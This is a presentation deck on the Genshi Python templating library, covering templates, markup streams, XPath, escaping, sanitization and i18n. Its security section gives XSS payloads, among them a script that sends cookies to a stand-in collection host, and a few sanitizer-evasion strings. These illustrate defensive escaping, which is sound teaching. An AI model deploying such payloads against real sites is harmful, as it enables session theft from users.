

Christopher Lenz

cmlenz@gmx.de

<http://www.cmlenz.net/>

mediatis AG

<http://www.mediatis.de/>

GENSHI

Generate output for the web

[**http://genshi.edgewall.org/**](http://genshi.edgewall.org/)

What is it?

- Primarily, a template engine that's smart about markup
- But also, a framework for processing markup as event streams
- Various tools for generating and working with XML and HTML


Why?

HOWTO Avoid Being Called a Bozo When Producing XML

<http://hsivonen.iki.fi/producing-xml/>

“Don’t use [text-based templates] for producing XML. Making mistakes with them is extremely easy and taking all cases into account is hard. These systems have failed smart people who have actively tried to get things right.”





Templating

Synopsis

```
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:py="http://genshi.edgewall.org/"
      xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include href="layout.html" />
  <head>
    <title>Welcome</title>
  </head>
  <body>
    <h2>List of movies</h2>

    <ul py:if="movies">
      <li py:for="movie in movies">
        <a href="{path_to.movie(movie.id)}">${movie.title}</a>
      </li>
    </ul>

  </body>
</html>
```

Python API

Using the template class directly:

```
from genshi.output import DocType
from genshi.template import MarkupTemplate

template = MarkupTemplate("""<html>
    <h1>Hello, $name!</h1>
</html>
""")
stream = template.generate(name='world')
print stream.render('html', doctype=DocType.HTML5)
```

```
<!DOCTYPE html>
<html>
    <h1>Hello, world!</a>
</html>
```

Python API

Using a template loader:

```
from genshi.output import DocType
from genshi.template import TemplateLoader

loader = TemplateLoader([templates_dir1, templates_dir2])
template = loader.load('test.html')
stream = template.generate(name='world')
print stream.render('html', doctype=DocType.HTML5)
```

```
<!DOCTYPE html>
<html>
  <h1>Hello, world!</a>
</html>
```

Template Directives

- Attributes or elements using a special namespace (<http://genshi.edgewall.org/>)
- Directives “do things”, such as looping, conditions, etc
- All directives usable as attributes; attribute value is the argument to the directive; commonly a Python expression
- Most directives can also be used as elements
- Available: **py:if**, **py:choose**, **py:for**, **py:with**, **py:match**, **py:def**, **py:strip**, etc.

Python Expressions

- Most directives take an expression as argument (the attribute value)
- Otherwise, in text or attribute values:
 - **\$foo.bar** (for simple references)
 - **\${foo.bar(42)}** (for more complex expressions)
- Expressions allow the full expressiveness of Python
 - operators, function calls, generator/list comprehensions, lambdas, etc.

Python Code Blocks

Python code blocks can be included using a processing instruction:

```
<?python
    fruits = ["apple", "orange", "kiwi"]
?>
<html xmlns:py="http://genshi.edgewall.org/">
    <body>
        <ul>
            <li py:for="fruit in fruits">
                I like ${fruit}s
            </li>
        </ul>
    </body>
</html>
```

Includes

- Based on XInclude
- Optional includes: specify fallback content
- Require a “template loader”
- Search path support: the loader is given a list of directories to search for templates
- Support for relative paths, optional automatic reloading

Loops & Conditions

Pretty much like in Python, but attached to the markup they act upon

```
<ul py:if="movies">
  <li py:for="movie in movies">
    <a href="{path_to.view(id=movie.id)}">{movie.title}</a>
  </li>
</ul>
```

Actually results in less noise compared to text-based templates:

```
<% if movies %>
  <ul>
    <% movie.each do |movie| %>
      <li>
        <a href="{%=h movie_path(movie) %}">%=h movie.title %></a>
      </li>
    <% end %>
  </ul>
<% end %>
```

Match Templates

Similar to XSLT: match an “input” element using an XPath pattern, then transform it

```
<body py:match="body" py:attrs="select('@*')">
  <div id="header">
    <h1><a href="{path_to('index')}">Moviestore</a></h1>
  </div>
  <div id="content">
    <xi:include href="ui/flash.html" />
    {select('*|text()')}
  </div>
  <div id="footer">
    {_("© 2007 mediatis AG")} &nbsp;|&nbsp;
    <a href="/imprint.html">Imprint</a>
  </div>
</body>
```

Template Macros

Similar to functions, only defined in markup, using markup

```
<div py:def="greeting(name, classname='expanded') "  
    class="${classname}">  
    Hello ${name.title()}  
</div>
```

```
${greeting('john')}  
${greeting('kate', classname='collapsed')}
```

In practice, simple includes work better

```
<xi:include href="greeting.html" py:with="name='john'" />  
<xi:include href="greeting.html"  
    py:with="name='kate'; classname='collapsed'" />
```

Considering to drop py:def in a future version

Text Templates

Reusing the core template engine for plain text templating:

Dear **\$name**,

We have the following items for you:

`#for item in items`

`* $item`

`#end`

Use the TextTemplate class instead of MarkupTemplate

```
from genshi.template import TemplateLoader, TextTemplate
```

```
loader = TemplateLoader([templates_dir1, templates_dir2])
```

```
template = loader.load('test.txt', cls=TextTemplate)
```

```
stream = template.generate(name='world', items=[...])
```

```
print stream.render('text')
```

Markup Streams

Anatomy of a Stream

Basically just iterators over „markup events”

```
<p class="intro">  
  Some text and  
  <a href="http://example.org/">a link</a>.<br/>  
</p>
```

```
(START, (QName(u'p'), Attrs([(QName(u'class'), u'intro')])),  
  ('test.html', 1, 0)),  
(TEXT, u'\n  Some text and\n  ', ('test.html', 1, 17)),  
(START, (QName(u'a'), Attrs([(QName(u'href'), u'http://example.org/')])),  
  ('test.html', 1, 31)),  
(TEXT, u'a link', ('test.html', 1, 61)),  
(END, QName(u'a'), ('test.html', 1, 67)),  
(TEXT, u'.', ('test.html', 1, 71)),  
(START, (QName(u'br'), Attrs()), ('test.html', 1, 72)),  
(END, QName(u'br'), ('test.html', 1, 77)),  
(TEXT, u'\n', ('test.html', 1, 71)),  
(END, QName(u'p'), ('test.html', 1, 77))
```

Producing Streams

- Templates produce streams:

```
tmpl.generate(**data)
```

- Parsing HTML or XML produces streams:

```
HTML("<p>foo</p>")
```

- Streams can be generated programmatically:

```
tag.a("a link", href="#").generate()
```

- ElementTree structures can be adapted, and more

Programmatic Generation

- The genshi.builder module provides a simple API for programmatically generating markup
- Great for those small markup snippets where templates would be overkill, but strings not enough

```
from genshi.builder import tag  
  
link = tag.a('a link', href='http://example.org/')  
print link.generate().render('html')
```

```
<a href="http://example.org">a link</a>
```

Processing Streams

Common idiom: *iterate, check kind, do something, and yield*

```
# Upper-case all tags not bound to a namespace
for kind, data, pos in stream:

    if kind is START:
        tag, attrs = data
        if not tag.namespace:
            tag = QName(tag.localname.upper())
        data = tag, attrs

    elif kind is END:
        if not data.namespace:
            data = QName(data.localname.upper())

    yield kind, data, pos
```

Filtering Streams

- Stream filters package reusable stream processing routines
- Basically a callable object that takes a stream and returns another stream

```
def anonymize(stream):  
    """A filter that removes any location info."""  
    for kind, data, pos in stream:  
        yield kind, data, (None, -1, -1)  
  
stream = anonymize(stream)  
stream = stream.filter(anonymize)  
stream = stream | anonymize
```

Using XPath

- Event-based processing makes it harder to get at the content you're interested in
- Genshi provides a basic XPath implementation for such tasks

```
XML( """<doc>
  <items count="4">
    <item status="new"><title>Foo</title></item>
    <item status="closed"><title>Bar</title></item>
    <item status="closed" resolution="invalid"><title>Baz</title></item>
    <item status="closed" resolution="fixed"><title>Waz</title></item>
  </items>
</doc>""" ).select('items/item[@status="closed"]') \
    .select('*[(not(@resolution) or @resolution="invalid")]') \
    .select('title')
```

```
<title>Bar</title>
<title>Baz</title>
```

Serializing Streams

- Return from event streams to text
- Different serialization formats available (XML, HTML, XHTML, plain text)

```
u''.join(HTMLSerializer()(stream))
```

```
u''.join(stream.serialize(HTMLSerializer()))
```

```
u''.join(stream.serialize('html'))
```

```
stream.render('html', encoding=None)
```


```
<p class="intro">  
  Some text and  
  <a href="http://example.org/">a link</a>.<br>  
</p>
```

Escaping and Sanitizing


Automatic Escaping

- Traditionally, template engines require you to explicitly escape data
- However, having to escape data is the common case
- Forgetting to escape user input is likely to open your application to cross-site scripting (XSS) attacks
- It's safer and less cumbersome to tell the template engine when escaping is **not** needed

But Escaping is Easy, Right?



Then why do so many web applications get it wrong?



<http://www.xssed.com/pagerank>

Cross-Site Scripting

- Typical risk: a malicious user can steal the session of another user (among other things)

```
<script>alert(document.cookie)</script>
```

```

```

```

```

```
<script>document.write(  
  "<img src='http://example.com/collect.cgi?cookie=" +  
  document.cookie + "'>")</script>
```

- One XSS hole can render all other efforts towards secure authentication (salted passwords, encryption, etc) useless

<http://namb.la/popular/>



myspace.com XSS worm
in 2005

1 million users infected
after 20 hours, number
growing exponentially

myspace did do some
filtering, but not
enough

HTML Sanitization

- Sometimes you need to allow users to enter markup
 - For example, you're allowing rich-text input ("WYSIWYG")
 - Or using a formatting language that allows embedded HTML
- Need to ensure that a malicious user can not trick your application into rendering dangerous content

Displaying Markup

- Genshi escapes any strings in the template by default
- A couple of ways to include strings unescaped:
 - Wrap the string in a Markup() object:
`${Markup(movie.description)}`
 - Parse the string using the HTML() function:
`${HTML(movie.description)}`
- **Only if you trust the source of the string!**

Genshi's HTMLSanitizer

- For those cases you can **not** trust the content
- Genshi provides HTML sanitization as a stream filter

```
from genshi.filters import HTMLSanitizer
from genshi.input import HTML

html = HTML("""<div>
    <p>Innocent looking text.</p>
    <script>alert("Danger: " + document.cookie)</script>
</div>""")
print html | HTMLSanitizer()
```

```
<div>
    <p>Innocent looking text.</p>
</div>
```

Sanitization Process

- Parsing with HTMLParser
 - Many common XSS tricks actually raise a ParseError:
`<SCR\0IPT>alert("foo")</SCR\0IPT>`
 - Any character and numeric entities are converted to unicode characters before processing
- List of safe tags, attributes, and URI schemes (whitelisting)
- Filtering inside style attributes:

`<DIV STYLE='width: ex/**/pression(alert("foo"));'><DIV>`

Advanced Processing

HTML Form Population

Automatically populate HTML forms with data

```
from genshi.input import HTML
html = HTML('''<form>
    <p><input type="text" name="foo" /></p>
</form>''')
print html | HTMLFormFiller(data={'foo': 'bar'})
```

```
<form>
  <p><input type="text" name="foo" value="bar"/></p>
</form>
```

Transformers



- Genshi includes a special stream filter that can apply a number of transformations on markup streams
- XPath patterns used to target nodes

```
from genshi.filters import Transformer
```

```
stream |= Transformer('body') \
    .prepend(tag.div(tag.img(src="logo.png"), id="header")) \
    .select('..b').unwrap().wrap('strong').end() \
    .select('..i').unwrap().wrap('em')
```

Example: Form Tokens

- For protection against CSRF (Cross-Site Request Forgery)
- Add a hidden input to every POST form on the page, containing the form token as value

```
stream |= Transformer('.//form[@method="post"]').prepend(  
    tag.div(  
        tag.input(type='hidden', name='__token__', value=token),  
        style='display: none'  
    )  
)
```

Example: Access Keys

- Access keys are a nice feature for some people
- But often browser support is so broken that access keys get in the way
- Solution: strip all access keys if the user hasn't opted in

```
if not user.prefs.get('accesskeys'):  
    stream |= Transformer('.//*[@accesskey]').attr(  
        "accesskey", None  
    )
```

Internationalization

- Genshi comes with support for extracting messages from templates
 - any gettext functions in expressions or code blocks
 - any text nodes containing alphanumeric characters (configurable set of tags to exclude, e.g. <script>)
 - the values of a configurable set of attributes
- Genshi can apply translations when rendering templates
- Integrates with Babel (<http://babel.edgewall.org/>)

Message Extraction

```
<html xmlns:py="http://genshi.edgewall.org/">
  <head>
    <title>Example</title>
  </head>
  <body>
    <h1>Example</h1>
    <p>${_("Hello, %(name)s") % dict(name=username)}</p>
    <p>${ngettext("You have %(num)s item", "You have %(num)s items",
                  num) % dict(num=num)}</p>
  </body>
</html>
```

```
#: index.html:3 index.html:6
msgid "Example"
```

```
#: index.html:7
#, python-format
msgid "Hello, %(name)s"
```

```
#: index.html:8
#, python-format
msgid "You have %(num)s item"
msgid_plural "You have %(num)s items"
```

Template Translation

- Add **genshi.filters.Translator** as template filter, bound to a translation function:

```
from genshi.filters import Translator
from genshi.template import TemplateLoader

def template_loaded(template):
    template.filters.insert(0, Translator(translations.gettext))

loader = TemplateLoader(['templates'], callback=template_loaded)
template = loader.load("test.html")
```

Advanced II8N



<p>

Show me <input type="text" name="num" /> entries per page,
starting at page <input type="text" name="page" />.

</p>

Should not chunk up text in mixed content into individual messages

<p i18n:msg="">

Show me <input type="text" name="num" /> entries per page,
starting at page <input type="text" name="page" />.


</p>

```
#: index.html:16
msgid ""
"Show me [1:] entries per page, \n"
"starting at page [2:]."
```

Performance

- XML-based templating is computationally more expensive than text-based templating
 - it has to deal with elements, attributes, namespaces, and all that
 - Text-based templating only cares about bytes or characters

Simple Benchmarks



Performance Tips

- Avoid using too many match templates
- Don't use large files with many `py:def` macros; instead include individual template files when you need reusable snippets
- Disable automatic reloading for production deployments
- Disable automatic stripping of redundant white space
- Avoid parsing markup in templates when possible, use `Markup(string)` instead of `XML(string)`... but only if that string can be trusted!

Optimizing Genshi

- CSpeedups (in trunk):
 - Native implementation of genshi.Markup class
- Static match templates:
 - Apply py:match transformations at parse time instead of render time (when possible)
- Compilation of templates to Python modules:
 - Performance improvement negligible (at the moment)

Questions?